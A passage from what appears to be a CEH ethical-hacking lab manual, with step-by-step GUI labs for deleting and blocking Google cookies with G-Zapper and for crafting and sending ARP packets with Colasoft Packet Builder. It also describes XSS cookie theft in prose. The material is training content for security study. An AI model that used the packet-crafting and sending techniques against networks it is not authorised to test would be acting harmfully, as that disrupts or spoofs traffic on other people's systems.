 **T A S K 1**

**Detect & Delete
Google Cookies**

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 16.1: Windows Server 2012 – Desktop view

2. Click the **G-Zapper** app to open the **G-Zapper** window.



FIGURE 16.2 Windows Server 2012 – Apps

3. The **G-Zapper** main window will appear as shown in the following screenshot.




FIGURE 16.3: G-Zapper main windows

4. To delete the Google search cookies, click the **Delete Cookie** button; a window will appear that gives information about the deleted cookie location. Click **OK**

A new cookie will be generated upon your next visit to Google, breaking the chain that relates your searches.




FIGURE 16.4: Deleting search cookies

5. To block the Google search cookie, click the **Block cookie** button. A window will appear asking if you want to manually block the Google cookie. Click **Yes**

The tiny tray icon runs in the background, takes up very little space and can notify you by sound & animate when the Google cookie is blocked.




FIGURE 16.5: Block Google cookie

6. It will show a message that the Google cookie has been blocked. To verify, click **OK**

 **G-Zapper can also clean your Google search history in Internet Explorer and Mozilla Firefox. It's far too easy for someone using your PC to get a glimpse of what you've been searching for.**




FIGURE 16.6: Block Google cookie (2)

7. To test the Google cookie that has been blocked, click the **Test Google** button.
8. Your default web browser will now open to Google's Preferences page. Click **OK**.




FIGURE 16.7: Cookies disabled message

9. To view the deleted cookie information, click the **Setting** button, and click **View Log** in the cleaned cookies log .

You can simply run G-Zapper, minimize the window, and enjoy your enhanced search privacy




FIGURE 16.8: Viewing the deleted logs

10. The deleted cookies information opens in Notepad.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 03\Scanning Networks

```
(Firefox) C:\Users\Administrator\Application Data\Mozilla\Firefox\Profiles\5vcc40ns.default\cookies.sqlite Friday, August 31, 2012 10:42:13 AM
(Chrome) C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Cookies Friday, August 31, 2012 11:04:20 AM
(Firefox) C:\Users\Administrator\Application Data\Mozilla\Firefox\Profiles\5vcc40ns.default\cookies.sqlite Friday, August 31, 2012 11:06:23 AM
(Firefox) C:\Users\Administrator\Application Data\Mozilla\Firefox\Profiles\5vcc40ns.default\cookies.sqlite Wednesday, September 05, 2012 02:52:38 PM
```

FIGURE 16.9: Deleted logs Report

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
G-Zapper	<p>Action Performed:</p> <ul style="list-style-type: none"> ▪ Detect the cookies ▪ Delete the cookies ▪ Block the cookies <p>Result: Deleted cookies are stored in C:\Users\Administrator\Application Data</p>

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine how G-Zapper automatically cleans Google cookies.
2. Check to see if G-zapper is blocking cookies on sites other than Google.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs

Lab**17**

Scanning the Network Using the Colasoft Packet Builder

The Colasoft Packet Builder is a useful tool for creating custom network packets.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In the previous lab you have learned how you can detect, delete, and block cookies. Attackers exploit the XSS vulnerability, which involves an attacker pushing malicious JavaScript code into a web application. When another user visits a page with that malicious code in it, the user's browser will execute the code. The browser has no way of telling the difference between legitimate and malicious code. Injected code is another mechanism that an attacker can use for session hijacking: by default cookies stored by the browser can be read by JavaScript code. The injected code can read a user's cookies and transmit those cookies to the attacker.

As an expert **ethical hacker** and **penetration tester**, you should be able to prevent such attacks by validating all headers, cookies, query strings, form fields, and hidden fields, encoding input and output and filter meta characters in the input and using a web application firewall to block the execution of malicious script.

Another method of vulnerability checking is to scan a network using the Colasoft Packet Builder. In this lab, you will learn about sniffing network packets, performing ARP poisoning, spoofing the network, and DNS poisoning.



demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Objectives

The objective of this lab is to reinforce concepts of network security policy, policy enforcement, and policy audits.

Lab Environment

In this lab, you need:

- Colasoft Packet Builder located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Custom Packet Creator\Colasoft Packet Builder**
- A computer running **Windows Server 2012** as host machine

- **Window 8** running on virtual machine as target machine
- You can also download the latest version of **Advanced Colasoft Packet Builder** from the link
http://www.colasoft.com/download/products/download_packet_builder.php
- If you decide to download the **latest version**, then screenshots shown in the lab might differ.
- A web browser with Internet connection running in host machine

Lab Duration

Time: 10 Minutes

Overview of Colasoft Packet Builder

Colasoft Packet Builder creates and enables custom network packets. This tool can be used to verify network protection against attacks and intruders. Colasoft Packet Builder features a decoding editor allowing users to edit specific protocol field values much easier.

Users are also able to edit decoding information in two editors: **Decode Editor** and **Hex Editor**. Users can select any one of the provided templates: **Ethernet Packet**, **IP Packet**, **ARP Packet**, or **TCP Packet**.

Lab Tasks

TASK 1

Scanning Network

1. Install and launch the **Colasoft Packet Builder**.
2. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 17.1: Windows Server 2012 – Desktop view

3. Click the **Colasoft Packet Builder 1.0** app to open the **Colasoft Packer Builder** window.

 You can download Colasoft Packet Builder from <http://www.colasoft.com>.




FIGURE 17.2: Windows Server 2012 – Apps

4. The Colasoft Packet Builder main window appears.




FIGURE 17.3: Colasoft Packet Builder main screen

Operating system requirements:
Windows Server 2003 and 64-bit Edition
Windows 2008 and 64-bit Edition
Windows 7 and 64-bit Edition

5. Before starting of your task, check that the **Adapter** settings are set to default and then click **OK**.




FIGURE 17.4: Colasoft Packet Builder Adapter settings

6. To add or create the packet, click **Add** in the menu section.

There are two ways to create a packet - Add and Insert. The difference between these is the newly added packet's position in the Packet List. The new packet is listed as the last packet in the list if added but after the current packet if inserted.




FIGURE 17.5: Colasoft Packet Builder creating the packet

7. When an **Add Packet** dialog box pops up, you need to select the template and click **OK**.

Colasoft Packet Builder supports *.cscpkt (Capsa 5.x and 6.x Packet File) and *.cpf (Capsa 4.0 Packet File) format. You may also import data from *.cap (Network Associates Sniffer packet files), *.pkt (EtherPeekv7/TOKENPeek/AiroPeekv9/OmniPeekv9 packet files), *.dmp (TCP DUMP), and *.rawpkt (raw packet files).




FIGURE 17.6: Colasoft Packet Builder Add Packet dialog box

8. You can **view** the added packets list on your right-hand side of your window.

TASK 2
Decode Editor

Packet List				Packets	1	Selected	1
No.	Delta Time	Source	Destination				
1	0.100000	00:00:00:00:00:00	FFFF:FFFF:FFFF				

FIGURE 17.7: Colasoft Packet Builder Packet List

9. Colasoft Packet Builder allows you to edit the **decoding** information in the two editors: **Decode Editor** and **Hex Editor**.

Burst Mode Option: If you check this option, Colasoft Packet Builder sends packets one after another without intermission. If you want to send packets at the original delta time, do not check this option.




FIGURE 17.8: Colasoft Packet Builder Decode Editor




FIGURE 17.9: Colasoft Packet Builder Hex Editor

10. To send all packets at one time, click **Send All** from the menu bar.
11. Check the **Burst Mode** option in the **Send All Packets** dialog window, and then click **Start**.

Option, Loop Sending
This defines the repeated times of the sending execution, one time in default. Please enter zero if you want to keep sending packets until you pause or stop it manually.




FIGURE 17.10: Colasoft Packet Builder Send All button




FIGURE 17.11: Colasoft Packet Builder Send All Packets

12. Click **Start**




FIGURE 17.12: Colasoft Packet Builder Send All Packets

13. To **export** the packets sent from the File menu, select **File → Export → All Packets**.




FIGURE 17.13: Export All Packets potion

Option, Packets Sent
This shows the number of packets sent successfully. Colasoft Packet Builder displays the packets sent unsuccessfully, too, if there is a packet not sent out.




FIGURE 17.14: Select a location to save the exported file



FIGURE 17.15: Colasoft Packet Builder exporting packet

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Colasoft Packet Builder	Adapter Used: Realtek PCIe Family Controller
	Selected Packet Name: ARP Packets
	Result: Captured packets are saved in packets.cscpkt

